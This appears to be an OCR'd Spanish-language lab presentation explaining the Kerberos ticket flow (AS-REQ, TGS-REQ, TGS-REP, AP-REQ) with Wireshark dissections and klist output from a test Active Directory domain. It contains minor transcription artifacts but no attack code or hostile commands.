
Salt.



Ticket cifrado con la clave del usuario Krbtgt.



Session Key cifrada con la clave del Principal.



- | | |
|--|-------------------------|
| | TGS Session Key |
| | Contraseña del servicio |
| | Contraseña de chicho |
| | Clave del servicio TGS |
| | Server Session Key |



TGS-REQ

897 157.828745	192.168.169.130	192.168.169.138	KRB5	359 AS-REQ
898 157.829124	192.168.169.138	192.168.169.130	KRB5	1787 AS-REP
907 157.829666	192.168.169.130	192.168.169.138	KRB5	234 TGS-REQ
909 157.830075	192.168.169.138	192.168.169.130	KRB5	1757 TGS-REP

Petición TGS-REQ




Ticket cifrado con la clave del usuario Krbtgt.



Authenticator cifrado con la TGS session key

Servicio al que se quiere acceder. En este caso el servicio Host para la computadora server-bologna

```
Frame 907: 234 bytes on wire (1872 bits), 234 bytes captured (1872 bits)
Ethernet II, Src: VMware_51:85:da (00:0c:29:51:85:da), Dst: VMware_c1:57:7d (00:0c:29:c1:57:7d)
Internet Protocol Version 4, Src: 192.168.169.130, Dst: 192.168.169.138
Transmission Control Protocol, Src Port: 61456, Dst Port: 88, Seq: 1461, Ack: 1, Len: 180
[2 Reassembled TCP Segments (1640 bytes): #906(1460), #907(180)]
Kerberos
> Record Mark: 1636 bytes
└ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  ▼ padata: 2 items
    ▼ PA-DATA pa-TGS-REQ
      ▼ padata-type: pa-TGS-REQ (1)
      ▼ padata-value: 6e8205a23082059ea003020105a10302010ea20703050000000000a38204e8618204e430...
        ▼ ap-req
          pvno: 5
          msg-type: krb-ap-req (14)
          Padding: 0
        > ap-options: 00000000
      ▼ ticket
        tkt-vno: 5
        realm: SERIEA.LOCAL
        ▼ sname
          name-type: kRB5-NT-SRV-INST (2)
          ▼ sname-string: 2 items
            SNameString: krbtgt
            SNameString: SERIEA.LOCAL
        ▼ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 2
          cipher: ff3dfec4252465a5ce8aa4fe541bf39175ba7036ba43204939f368e5e4a8ddce6d9cfcb...
        ▼ authenticator
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          cipher: 5dd9331405db242c4d6374d13bf730f29e1598b76ff48afcb51bfff6e71c8353e3b625405...
    ▼ PA-DATA pa-PAC-OPTIONS
      ▼ padata-type: pa-PAC-OPTIONS (167)
      ▼ padata-value: 3009a00703050040000000
        Padding: 0
      > flags: 40000000
  ▼ req-body
    Padding: 0
  > kdc-options: 40810000
  realm: SERIEA.LOCAL
  ▼ sname
    name-type: kRB5-NT-SRV-HST (3)
    ▼ sname-string: 2 items
      SNameString: host
      SNameString: server-bologna.seriae.LOCAL
  till: Sep 12, 2037 21:48:05.000000000 SA Pacific Standard Time
  nonce: 730677869
  > etype: 5 items
```



TGS-REP

897	157.828745	192.168.169.130	192.168.169.138	KRB5	359	AS-REQ
898	157.829124	192.168.169.138	192.168.169.130	KRB5	1787	AS-REP
907	157.829666	192.168.169.130	192.168.169.138	KRB5	234	TGS-REQ
909	157.830075	192.168.169.138	192.168.169.130	KRB5	1757	TGS-REP

> Frame 909: 1757 bytes on wire (14056 bits), 1757 bytes captured (14056 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61456, Seq: 1, Ack: 1641, Len: 1703

✗ Kerberos

- > Record Mark: 1699 bytes
- ✗ tgs-rep
 - pvno: 5
 - msg-type: krb-tgs-rep (13)
 - crealm: SERIEA.LOCAL
 - ✗ cname
 - name-type: kRB5-NT-PRINCIPAL (1)
 - ✗ cname-string: 1 item
 - CNameString: Administrator
 - ✗ ticket
 - tkt-vno: 5
 - realm: SERIEA.LOCAL
 - ✗ sname
 - name-type: kRB5-NT-SRV-HST (3)
 - ✗ sname-string: 2 items
 - SNameString: host
 - SNameString: server-bologna.seriea.local
 - ✗ enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 1
 - cipher: 43838a27b24bc5634c458a53b08756ea942e64caec0e2fd072e08061a184c79e86592ec3...
 - ✗ enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - cipher: 34d1d6dd9d78f6d1b4e819218acd3d0881b85e9de79f97373b767544bda19e5b5e540235...


Petición TGS-REP



Service Ticket cifrado con la clave del servicio.



Server Session Key cifrada con la TGS Session key.



AP-REQ - FLUJO

```
C:\Users\Administrator>whoami  
seriea\administrator  
  
C:\Users\Administrator>klist  
  
Current LogonId is 0x024fa29  
  
Cached Tickets: (2)  
  
#0> Client: Administrator @ SERIEA.LOCAL  
Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize  
Start Time: 10/29/2024 19:50:01 (local)  
End Time: 10/30/2024 5:50:01 (local)  
Renew Time: 11/5/2024 19:50:01 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called: DC01-MILAN.seriea.local  
  
#1> Client: Administrator @ SERIEA.LOCAL  
Server: LDAP/DC01-MILAN.seriea.local/seriea.local @ SERIEA.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize  
Start Time: 10/29/2024 19:50:01 (local)  
End Time: 10/30/2024 5:50:01 (local)  
Renew Time: 11/5/2024 19:50:01 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called: DC01-MILAN.seriea.local  
  
C:\Users\Administrator>hostname  
Server-Bologna
```



AP-REQ

Network traffic analysis showing SMB2 session setup and Kerberos authentication.

Network Traffic:

Frame	Source IP	Destination IP	Protocol	Description
67	192.168.169.130	192.168.169.138	KRB5	186 TGS-REQ
68	192.168.169.130	192.168.169.130	TCP	54 88 → 52407 [ACK] Seq=1 Ack=1593 Win=2102272 Len=0
69	192.168.169.130	192.168.169.130	KRB5	1674 TGS-REP
70	192.168.169.130	192.168.169.138	TCP	60 52407 → 88 [ACK] Seq=1593 Ack=1621 Win=262656 Len=0
71	192.168.169.130	192.168.169.138	TCP	60 52407 → 88 [FIN, ACK] Seq=1593 Ack=1621 Win=262656 Len=0
72	192.168.169.130	192.168.169.138	TCP	54 88 → 52407 [ACK] Seq=1621 Ack=1594 Win=2102272 Len=0
73	192.168.169.130	192.168.169.130	TCP	54 88 → 52407 [RST, ACK] Seq=1621 Ack=1594 Win=0 Len=0
74	192.168.169.130	192.168.169.138	TCP	1514 52405 → 445 [ACK] Seq=332 Ack=565 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
75	192.168.169.130	192.168.169.138	TCP	1514 52405 → 445 [ACK] Seq=1792 Ack=565 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
76	192.168.169.130	192.168.169.138	SMB2	806 Session Setup Request
//	192.168.169.130	192.168.169.130	TCP	54 445 → 52405 [ACK] Seq=565 Ack=4004 Win=2102272 Len=0
78	192.168.169.130	192.168.169.130	SMB2	315 Session Setup Response
79	192.168.169.130	192.168.169.130	SMB2	194 Tree Connect Request Tree: \\DC01-MILAN.seriae.local\SYSVOL

Protocol Details:

- Frame 76:** SMB2 Session Setup Request (0x01)
 - Session Hash: 2e47ef30f565c847175ef539c42c7a7c366d0162607cb881fdb25f08f4b6c1ca9d46a5ad3b8b94cb07e61dbe4796d4805d758ba5c41cd49b30b6b948f697eb03
 - Flags: 0
 - Security mode: 0x02, Signing required
 - Capabilities: 0x00000001, DFS
 - Channel: None (0x00000000)
 - Previous Session Id: 0x0000000000000000
 - Blob Offset: 0x00000058
 - Blob Length: 3580
- Frame 78:** SMB2 Session Setup Response (0x01)
 - OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
 - Simple Protected Negotiation
 - negTokenInit
 - mechTypes: 4 items
 - mechToken [truncated]: 60820df806062b0601050502a0820dec30820de8a030302e06092a864882f71201020206092a864886f712010202060a2b06010401823702021e060a2b06010401823702020a...
 - krb5_blob [truncated]: 60820daa06092a864886f71201020201006e820d9930820d95a003020105a10302010ea20703050020000000a38205896182058530820581a003020105a10e1b0c534...
 - KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
 - krb5_tok_id: KRB5_AP_REQ (0x0001)
 - Kerberos
 - ap-req
 - pwno: 5
 - msg-type: krb-ap-req (14)
 - Padding: 0
 - ap-options: 20000000
 - ticket
 - authenticator

File Contents:

```
C:\Users\Administrator>
Volume in drive \seriae
Volume Serial Number is
Directory of \\seriae...
```

- “Kerberos es un protocolo de autenticación, no de Autorización”
 - Solo el DC tiene el KDC.

GSS-API es una API que permite la integración de protocolos de seguridad, como Kerberos, con protocolos de comunicación.



AP-REQ - FLUJO

```
C:\Users\Administrator>klist
Current LogonId is 0:0x24fa29
Cached Tickets: (4)

#0>    Client: Administrator @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 10/29/2024 19:54:32 (local)
        End Time: 10/30/2024 5:50:01 (local)
        Renew Time: 11/5/2024 19:50:01 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01-MILAN.seriea.local

